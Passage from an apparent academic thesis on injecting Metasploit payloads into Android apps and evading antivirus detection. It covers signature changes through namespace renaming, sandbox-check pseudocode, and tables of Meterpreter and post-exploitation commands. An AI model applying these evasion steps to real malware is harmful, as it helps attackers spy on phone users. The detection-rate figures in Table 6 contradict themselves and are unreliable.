
Android doesn't let you block specific types of risk, but you can remove the app to avoid any security issues.

Figure 41: McAfee Malware Discovery

The AV vendor has correctly classified the malware as belonging to a metasploit module, as well as the security implications this module can have. This is a huge stepback in the road to deploying our carefully crafted malware. In order to avoid this, anti virus evasion detection mechanisims discussed in Section 2.4 must be bypassed.

3.6.1 Signature Bypass

Chapter 2.4.1 states that in this detection method, a sequence of bytes is scanned to obtain a signature. First off we'll scan the payload generated in Figure 18 to have a base line to work from. Scanning the malware.apk yields the following results.




25 engines detected this file

SHA-256	a3bf32a04dd31d4644e6d9adf4609e01c2683b3a895ab8ad87597f07e19a1c0b
File name	malware.apk
File size	8.61 KB
Last analysis	2017-09-14 21:33:55 UTC

AhnLab-V3	Android-PUP/Metasploit.d35d	Alibaba	A.L.Rem.Metasploit
Arcabit	Android.Riskware.Metasploit.D	Avast	Android:Metasploit-G [PUP]
Avast Mobile Security	Android:Metasploit-G [PUP]	AVG	Android:Metasploit-G [PUP]
Avira	ANDROID/Dldr.Agent.BQ.Gen	BitDefender	Application.HackTool.MeterPreter.AQR
CAT-QuickHeal	Android.Metasploit.B (PUP)	Emsisoft	Application.HackTool.MeterPreter.AQR (B)
eScan	Application.HackTool.MeterPreter.AQR	ESET-NOD32	a variant of Android/TrojanDownloader.Agent.JN
F-Secure	Application.HackTool.MeterPreter	Fortinet	Android/Generic.S.56B2CF!tr
GData	Application.HackTool.MeterPreter.AQR	Ikarus	Riskware.AndroidOS.MetaSploit
K7GW	Trojan-Downloader (004ff8551)	Kaspersky	HEUR:HackTool.AndroidOS.Metasploit.e
MAX	malware (ai score=79)	NANO-Antivirus	Riskware.Android.RemoteCode.epsqsx
Rising	HackTool.Metasploit/Android!8.1D75 (cloud:8u6BKZk1NzI)	Sophos AV	Android Metasploit (PUA)
Tencent	HackTool.Android.Metasploit.awe	WhiteArmor	Malware.HighConfidence
ZoneAlarm	HEUR:HackTool.AndroidOS.Metasploit.e	Ad-Aware	✓ Clean
AegisLab	✓ Clean	ALYac	✓ Clean
Antiy-AVL	✓ Clean	AVware	✓ Clean

Figure 42: Virus Total Scanning 25/61

These results are to be expected, obtaining a signature for a default payload generation command with no changes to it, is the first signature most AV vendors will register. In order to modify the signature, changes to the APK must be. Merging the malware.apk with a benign application should get the job done. Let's proceed with scanning the merged APK from Section 3.2.



13 engines detected this file

SHA-256	6e823f40eff1370d2519e23f53be5facacd29faacd5daed21aa21a0a5a02a17d
File name	com.prey.apk
File size	8.59 MB
Last analysis	2017-09-14 21:28:39 UTC

AhnLab-V3	Android-PUP/Metasploit.d35d	Alibaba	A.L.Rem.Metasploit
Avast	Android:Metasploit-G [PUP]	Avast Mobile Security	Android:Metasploit-G [PUP]
AVG	Android:Metasploit-G [PUP]	Avira	ANDROID/Dldr.Agent.BI.Gen
CAT-QuickHeal	Android.Metasploit.B (PUP)	ESET-NOD32	a variant of Android/TrojanDownloader.Agent.JN
Ikarus	Riskware.AndroidOS.MetaSploit	Kaspersky	HEUR:HackTool.AndroidOS.Metasploit.e
NANO-Antivirus	Riskware.Android.RemoteCode.epsqsx	WhiteArmor	Malware.HighConfidence
ZoneAlarm	HEUR:HackTool.AndroidOS.Metasploit.e	Ad-Aware	Clean
AegisLab	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
AVware	Clean	Baidu	Clean
BitDefender	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	DrWeb	Clean
Emsisoft	Clean	eScan	Clean
F-Prot	Clean	F-Secure	Clean

Figure 43: Virus Total Scanning

By just merging the APK, 12 AV vendors who previously detected the malware have now been bypassed. But still this is not good enough. The ones that have bypassed were most likely doing some sort of complete file signatures, so hiding the malware inside an APK got the job done, but signature based detection can also be done on segmented sequence of bytes, most notably just string searching for known malware. When the APK was merged the default malware.apk that resides a valid APK wasn't modified, so if an AV vendor obtained a signature for the byte sequence for this particular malware and searched for this byte sequence inside any APK then they can detect merged APKs, which is what the results show.
So modifying the malware.apk is necesary. The procedure will be to change namespace structure of the classes, this in turn will change the signature. To acomplish this the malware.apk is decompiled, and as was explained on Chapter 2.2.7.2. So a string search and replace for the word "metasploit" for the word "indictment" generating the following directory structure **smali/com/indictment/stage/*.smali** and each smali file needs to have its .class changed as shown on Figure 44 and Figure 45.


Recompiling the now modified reversed APK with malware signature change on the class namespace and running it through virus total is shown on Figure 46

```
.class public Lcom/metasploit/stage/Payload;
.super Ljava/lang/Object;

# static fields

.field private static final a:[B

.field private static b:J
```

Figure 44: Normal Payload.smali

```
.class public Lcom/indictment/stage/Payload;
.super Ljava/lang/Object;

# static fields

.field private static final a:[B

.field private static b:J
```

Figure 45: Normal Payload.smali



7 engines detected this file

SHA-256 d40db24bf3e8a7a912184b71e0c7aed8b11c413466444d761f6ab50a3fb8ccbd
File name payload-aligned-debugSigned.apk
File size 8.59 MB
Last analysis 2017-09-18 00:33:01 UTC

AhnLab-V3	Android-PUP/Metasploit.5b3de	Avira	ANDROID/Dldr.Agent.BF.Gen
ESET-NOD32	a variant of Android/TrojanDownloader.Agent.JN	Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Masplot.a
NANO-Antivirus	Riskware.Android.RemoteCode.epsqsx	WhiteArmor	Malware.HighConfidence
ZoneAlarm	HEUR:Trojan-Downloader.AndroidOS.Masplot.a	Ad-Aware	✓ Clean
AegisLab	✓ Clean	Alibaba	✓ Clean
ALYac	✓ Clean	Antiy-AVL	✓ Clean
Arcabit	✓ Clean	Avast	✓ Clean
Avast Mobile Security	✓ Clean	AVG	✓ Clean
AVware	✓ Clean	Baidu	✓ Clean
BitDefender	✓ Clean	CAT-QuickHeal	✓ Clean
ClamAV	✓ Clean	CMC	✓ Clean
Comodo	✓ Clean	Cyren	✓ Clean
DrWeb	✓ Clean	Emsisoft	✓ Clean
eScan	✓ Clean	F-Prot	✓ Clean

Figure 46: Virus Total Scanning 7/61

So far just by changing signatures the number of detections has come down from 25 to 7, which a 72% evasion rate just by changing signatures.

3.6.2 Heuristic and Behaviroal Bypass

Avoiding heuristic and behavioral mechanisims is a lot more challenging, as it differs from traditional signature detection as shown on Chapter 2.4.2 and 2.4.3. Traditonaly what is done in order to avoid these detection techniques is that before the malware is deployed, a snippet of code is placed asking for environment variables or usernames in an attempt to discover if the current executing malware is inside an AV sandbox and if else conditions are placed, if it fails the test it is running in an av sandbox and thus it is not executed, otherwise the malware is dropped on the system. There are numerous techniques for this according to [9], who describes various ways to accomplish this, from timing attacks to wrongly emulated funcions, the basic premise can be jolted down to the following logic.

```
public static void main(String args[]){
  String emulatedParameter = callSomeSystemFunction();
  String expectedParamter = ``HardCodedValueWhichIsKnown'';
  if(emulatedParamter.equals(expectedParamter)){
    // The values match, so the malware it is not in an emulated environment
    // and thus the malware is deployed
    executeMalware();
  }else{
    // The values don't match and the program is now aware that it is running on a
    // sandbox so the program does nothing.
  }

  normalProgramExecution();
  return;
}
```

Figure 47: AV-Behavior bypass General Technique

The problem here resides in finding the **expectedParamter** with which to compare, this value can be anything from a username to a timing function or integer rollover function call. The way to acomplish this is to reverse engineer AV products and find these values. The main problem with this approach is that it's way too time consuming, the tools needed are expensive, and expert knowledge of RE, AV, x86, ARM, malware behavior as well as anti-analysis is needed, and even if somehow every one of these prerequisites were met, the results obtained have a limited lifespan as AV vendor frequently update and change these values.
The work done by Alexei Bulazel AV Leak[19] tackles this problem by fingerprinting AV prod-

ucts and obtaining these values by using the following strategy. First an ASCII table is generated from 0 to 255 or in hex from 0 to FF.

a	Morris
b	Code Red
c	Zeus
d	Cornficker
...	
z	Brain

Table 5: ASCII Mapping to Malware

And then a generic call to a getUserName System function is preformed.

```
//AV Emulator
// For Example: system username = baz
for(Char c : SystemGetUsername()){
  DropMalware(ASCIITable[c]);
}
```

Figure 48: AVLeak Fingerprint Function

If the username for the emulated sandbox is baz then when running this code and scanning it with this AV product, then Code Red, Morris and Brain will be detected and given as output and thus the emulated username for the system has been obtained. This can be used to fingerprint any aspect of the virtual machine the AV sandbox is running on.

4 Result Analysis

Section 2.2.1 showed what obfuscation is and what most engineers refer to as the default way to stop reverse engineering and code tampering, this was shown not to be the case as described in Chapter 3.2. Although obfuscation can be used to stop an attacker from learning inner mechanics and proprietary algorithms inside an APK, it can not stop code injection in any way, shape or form. This is was fueled by the use of APKTool and the Smali language which allows for transformation of bytecode (.dex) into a more human readable representation, so that it can be modified and repackaged with the same tool.
Malware generation is also straight forward, thanks to the Metasploit framework and every post exploitation module is available from this framework. A generic way of injecting the generated payload from Metasploit and into any APK was demonstrated on Section 3.2.3 using smali hook. No amount of obfuscation was able to stop the injection, since changing the variable and function names do not actually do anything regarding code injection prevention.

Once the application has been rebuilt with the malware embedded in it and executed on any android phone, the application will run the malware, once it is done, normal program execution is resumed, whatever the application's purpose was, tampering with the hook injection will not affect application performance or functionality, as shown in Section 3.4. What this means is that any android application can be used for malware injection with no real deterrent from the operating system.

One of the most common ways of protecting against these types of attack is through anti virus (AV) solutions, as presented in Section 2.4. Bypassing this detection mechanism is possible, as shown on Section 3.6. Android malware detection isn't up to date since scanning a common payload with no packaging or encryption can only be detected by 25 anti virus solutions out of the 61 tested (Figure 42). This is a 42.6% detection rate for a payload that is easily found on a google search, this shows just how abysmal the current state of android security is. This is further reinforced by how AV vendors implement their malware fingerprints and signature generation. Again with a completely run-of-the-mill malware and merging it with a normal APK the detection rate dropped from 25 to 13, a 19.7% increase in evasion with little to no knowledge of malware. Actually preforming an change in the payload signature through reverse engineering as shown on Section 3.6.1 and rebuilding the application, scanning drops the number of AV detections down to 7, as shown on Figure 46, obtaining an 88.5% evasion rate. Result comparison is shown of Table 6

Method	**Number of Detection**	**Detection Rate**
Standard Payload	25	42.6%
Merged APK	13	19.7%
Signature Modification	7	88.5%

Table 6: Detection Results

Although signature bypass has been achieved heuristic and behavioral detection, still hampers the effort of remaining undetected. To subvert these mechanisms, Chapter 3.6.2 shows the general concept behind evading these methods and achieving a 0% detection rate.

Failure to stop these attacks imply that the user is vulnerable to a host of post exploitations, as shown on Section 3.4.2, where an attacker can take over microphone and camera as well as dump user files, and pictures (depending on the permissions the user allowed on application install). After this, a hacked user can be subject to identity theft and at the very least, become part of a botnet (a network of hacked computers) and be used for grand scale attacks. Ordinary people fail to understand this concept and it is something that must be taught to end users.

Chapter 3.5 shows the distributions vectors for an infected application, which most users will install if it meets their purposes and AV will not be able to protect them from it. This is the root cause of why million upon million of android devices are infected on a yearly basis. The android eco-system doesn't protect the user and actually helps in the distribution of malware in contrast, Apple has a screening procedure where it vets applications before they are published.

All is not lost, user awareness can help a great deal in preventing infections. As shown on Figure 22 an application must declare it's permissions prior to install. As such, if a banking application is asking for video camera permissions, it will be an immediate red flag to a user that something strange is wrong with this particular installation. Most users don't seem to care about the implications of activating the ”allow unknown sources option”, as shown on Figure 20, since it actively subverts Android trusted publishers defense mechanisms.

5 Conclusions

Android is not as secure as Google's marketing team would suggest, reverse engineering is still an issue and how easy it is to perform an attack using reverse engineering to infect any application is a problem that does not seem to have a solution in the short term. Google's defacto product Proguard, which obfuscates code is usually thought of as a way to stop reverse engineering, it did not deter one bit the injection of a malware hook. Reverse engineering was used to install malware on the OS and close to no interruptions from OS was encountered. This research's scope was limited to metasploit payloads, but nothing stops a malware author from injecting code to his or her hearts content. The security model does not help much in this regard either, since once the application is installed no further security checks are preformed and seems to trust that if an application is inside the sandbox then no harm can be done, but research in the realm of ART, show that this can be exploited [17] to generate rootkits once the post exploitation phase is achieved.

This research was just a narrow window into the world of android security and security in general. Advanced knowledge of low level components is required before any reverse engineering is attempted, as well as processor and virtual machine technical specifications. On this particular topic, Linux expertise is a great asset since the security model is basically a UNIX schema per application. Processor and RAM interactions are basically the crux of the research since exploits and malware crafting rely on buffer overflows, dynamic memory allocations, stack/instruction register manipulation and return oriented programming, understanding these concepts require deep and rooted familiarity with how an OS interacts with memory and how a register based machine works in order to alter the flow of a program, for the sake of executing non-privileged and arbitrary machine code.

On the AV evasion front, vast amounts of reading is mandatory in order go get caught up in the latest detection mechanisms and evasion techniques as well as trivial exploitations on any system to hone security skills. Although this work is mainly focused on reverse engineering on the DVM, most of the methodology applied can be used on ARM or x86 machines to achieve similar outcome. Results show that android security is still very much in a premature state. Techniques that have long been useless on the windows world are easily applicable in the android world and very few AV vendors are handling this issue responsibly.

Time is definitely a factor since most of the most damaging hacks require a great deal of setup and frustration in exchange for a simple shell, and achieving most of them was extremely difficult but rewarding. Successful reverse engineering of an application will cement the basic principles of how a Turing machine functions and open a window into new fields in computer architecture.

Although the focus was on android OS and malware evasion, certain issues showed up that sparked an enthusiasm, topics such as shell-coding, x86 architecture and malware analysis were of great interest and should have been a prerequisite before starting a reverse engineering in a VM environment since most of the time it felt like a black box testing, when coding on the smali language considering that the debugging and register trail was lost after the DVM transformed the byte-code into machine specific code (in this case ARM).

There are still various attack vectors possible in Android, this work focuses on just one but attacks on ART (Section 2.1.1.2) and ARM (Section 2.1.4) exploitations are still being actively researched and disclosed the security community. Most of the exploration and analysis was directed at general and global methods that work independent of the application, but application specific testing is also an avenue in which exploits can be found and used for malicious gains, for example reversing the Uber application and looking for a way to manipulate the free ride coupon, the downside to this is that whatever exploit is found, it can only be used on this application and the attack surface is vastly reduced.

Users are ultimately the most insecure aspect in the security chain and as thus must be educated on noticing strange patterns and the repercussions of being a victim of malware attacks. Hopefully this research demonstrates just how insecure Android is and the consequences of allowing untrusted applications to be installed.

6 Appendix

```xml
<?xml version="1.0" encoding="utf-8"?>

<manifest>

    <uses-permission />
    <permission />
    <permission-tree />
    <permission-group />
    <instrumentation />
    <uses-sdk />
    <uses-configuration />
    <uses-feature />
    <supports-screens />
    <compatible-screens />
    <supports-gl-texture />

    <application>

        <activity>
            <intent-filter>
                <action />
                <category />
                <data />
            </intent-filter>
            <meta-data />
        </activity>

        <activity-alias>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </activity-alias>

        <service>
            <intent-filter> . . . </intent-filter>
            <meta-data/>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
            <meta-data />
        </receiver>
        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />

    </application>

</manifest>
```

Figure 49: Structure of AndroidManifest.xml

Command	Description and/or Reason
uname -a	Prints the kernel version, arch, sometimes distro
ps aux	List all running processes
top -n 1 -d	Print process, 1 is a number of lines
id	Your current username, groups
arch, uname -m	Kernel processor architecture
w	who is connected, uptime and load avg
who -a	uptime, runlevel, tty, proceses etc.
gcc -v	Returns the version of GCC.
mysql –version	Returns the version of MySQL.
perl -v	Returns the version of Perl.
ruby -v	Returns the version of Ruby.
python –version	Returns the version of Python.
df -k	mounted fs, size,
mount	mounted fs
last -a	Last users logged on
lastlog	
getenforce	Get the status of SELinux (Enforcing, Permissive or Disabled)
dmesg	Informations from the last system boot
lspci	prints all PCI buses and devices
lsusb	prints all USB buses and devices
lscpu	prints CPU information
lshw	list hardware information
ex	
cat /proc/cpuinfo	
cat /proc/meminfo	
du -h –max-depth=1 /	note: can cause heavy disk i/o
which nmap	locate a command (ie nmap or nc)
locate bin/nmap	
locate bin/nc	
jps -l	
java -version	Returns the version of Java.

Table 7: System Post Exploitation Commands

Command	Description and/or Reason
hostname -f	
ip addr show	
ip ro show	
ifconfig -a	
route -n	
cat /etc/network/interfaces	
iptables -L -n -v	
iptables -t nat -L -n -v	
ip6tables -L -n -v	
iptables-save	
netstat -anop	
netstat -r	
netstat -nltupw	root with raw sockets
arp -a	
lsof -nPi	
cat /proc/net/*	more discreet, all the information given by the above commands can be found by looking into the files under /proc/net, and this approach is less likely to trigger monitoring or other stuff

Table 8: Network Post Exploitation Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for ”load”
uuid	Get the UUID for the current session
write	Writes data to a channel

Table 9: Meterpreter: Core Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Table 10: Meterpreter: Stdapi File system Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing

Table 11: Meterpreter: Stdapi Network System Commands

Command	**Description**
execute	Execute a command
getuid	Get the user that the server is running as
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Table 12: Meterpreter: Stdapi System Commands

Command	**Description**
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Table 13: Meterpreter: Webcam Commands

Command	**Description**
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Table 14: Meterpreter: Android Commands

Bibliographic References

[1] Google. *Sign Your App*. 2012. URL: `https://developer.android.com/studio/publish/app-signing.html` (visited on 09/06/2017).

[2] Offensive Security. *About the Metasploit Meterpreter*. 2012. URL: `https://www.offensive-security.com/metasploit-unleashed/about-meterpreter` (visited on 08/14/2017).

[3] Mark Sinnathamby. *Stack based vs Register based Virtual Machine Architecture, and the Dalvik VM*. 2012. URL: `https://markfaction.wordpress.com/2012/07/15/stack-based-vs-register-based-virtual-machine-architecture-and-the-dalvik-vm/` (visited on 09/13/2017).

[4] John Harrison Spencer Smith. "Rootkits". In: *Symantec Security Response* (2012).

[5] bcook-r7 hdm bcook-r7. *Vulnerability and Exploit Database*. 2013. URL: `https://www.rapid7.com/db/modules/exploit/multi/handler` (visited on 08/14/2017).

[6] Carlota. *Stages of a Malware Infection*. 2014. URL: `https://community.fireeye.com/docs/DOC-4193` (visited on 08/14/2014).

[7] Jeff Forristal. "Android Fake ID Vulnerability". In: *Black Hat* (2014).

[8] Aditya Gupta. *Learning Pentesting for Android Devices*. Packt Publishing, 2014.

[9] Emeric Nasi. "Limitations of the AV model and how to exploit them". In: *Bypass Antivirus Dynamic Analysis*. 2014.

[10] OWASP Tudor Enache. *Shellshock Vulnerability*. 2014. URL: `https://www.owasp.org/images/1/1b/Shellshock_-_Tudor_Enache.pdf` (visited on 10/13/2017).

[11] Will Verduzco. *Application Signature Verification: How It Works, How to Disable It with Xposed, and Why You Shouldn't*. 2014. URL: `https://www.xda-developers.com/application-signature-verification-how-it-works-how-to-disable-it-with-xposed-and-why-you-shouldnt/` (visited on 09/13/2017).

[12] Google. *Android Debug Bridge*. 2015. URL: `https://developer.android.com/studio/command-line/adb.html#am` (visited on 05/19/2017).

[13] Google. *Android Manifest Intro*. 2015. URL: `https://developer.android.com/guide/topics/manifest/manifest-intro.html` (visited on 05/19/2017).

[14] Google. *Dalvik Executable format*. 2015. URL: `https://source.android.com/devices/tech/dalvik/dex-format`.

[15] Google. *Plataform Architecture*. 2015. URL: `https://developer.android.com/guide/platform/index.html` (visited on 08/14/2017).

[16] JesusFreke/. *Smali TypesMethodsAndFields*. 2015. URL: `https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields` (visited on 08/12/2017).

[17] Paul Sabanal. "Hiding Behind ART". In: Black Hat Asia, 2015. URL: `https://www.blackhat.com/docs/asia-15/materials/asia-15-Sabanal-Hiding-Behind-ART-wp.pdf`.

[18] Ali Alkhalifah Sulaiman Al Amro. "A Comparative Study of Virus Detection Techniques". In: *World Academy of Science, Engineering and Technology*. International Journal of Computer, Electrical, Automation, Control and Information Engineering, 2015.

[19] Jeremy Blackthorne et al. "AVLeak: Fingerprinting Antivirus Emulators through Black-Box Testing". In: *10th USENIX Workshop on Offensive Technologies (WOOT 16)*. Austin, TX: USENIX Association, 2016. URL: `https://www.usenix.org/conference/woot16/workshop-program/presentation/blackthorne`.

[20] LLVM Foundation. *The LLVM Compiler Infrastructure*. 2016. URL: `https://llvm.org/` (visited on 09/09/2017).

[21] Nokia. "1 Nokia Threat Intelligence Report-H2 2016". In: *Nokia Threat Intelligence Report* (2016).

[22] PortSwigger. *Burp Suite Package Description*. 2016. URL: `https://tools.kali.org/web-applications/burpsuite` (visited on 07/06/2017).

[23] Maciej Serafin. *Reverse Engineering Android*. 2016. URL: `http://blog.scalac.io/2016/02/11/android-reverse-engineering.html` (visited on 02/11/2017).

[24] Kevin Freeman Christian Wressnegger. "Automatically Inferring Malware Signatures for Anti-Virus Assisted Attacks". In: *Institute of Computer Science* (2017).

[25] Wikipedia. *Metasploit Project*. 2017. URL: `https://en.wikipedia.org/wiki/Metasploit_Project` (visited on 08/08/2017).

[26] Wireshark. *About Wireshark*. 2017. URL: `https://www.wireshark.org/` (visited on 07/06/2017).

[27] Google. *Dalvik bytecode*. URL: `https://source.android.com/devices/tech/dalvik/dalvik-bytecode` (visited on 06/19/2017).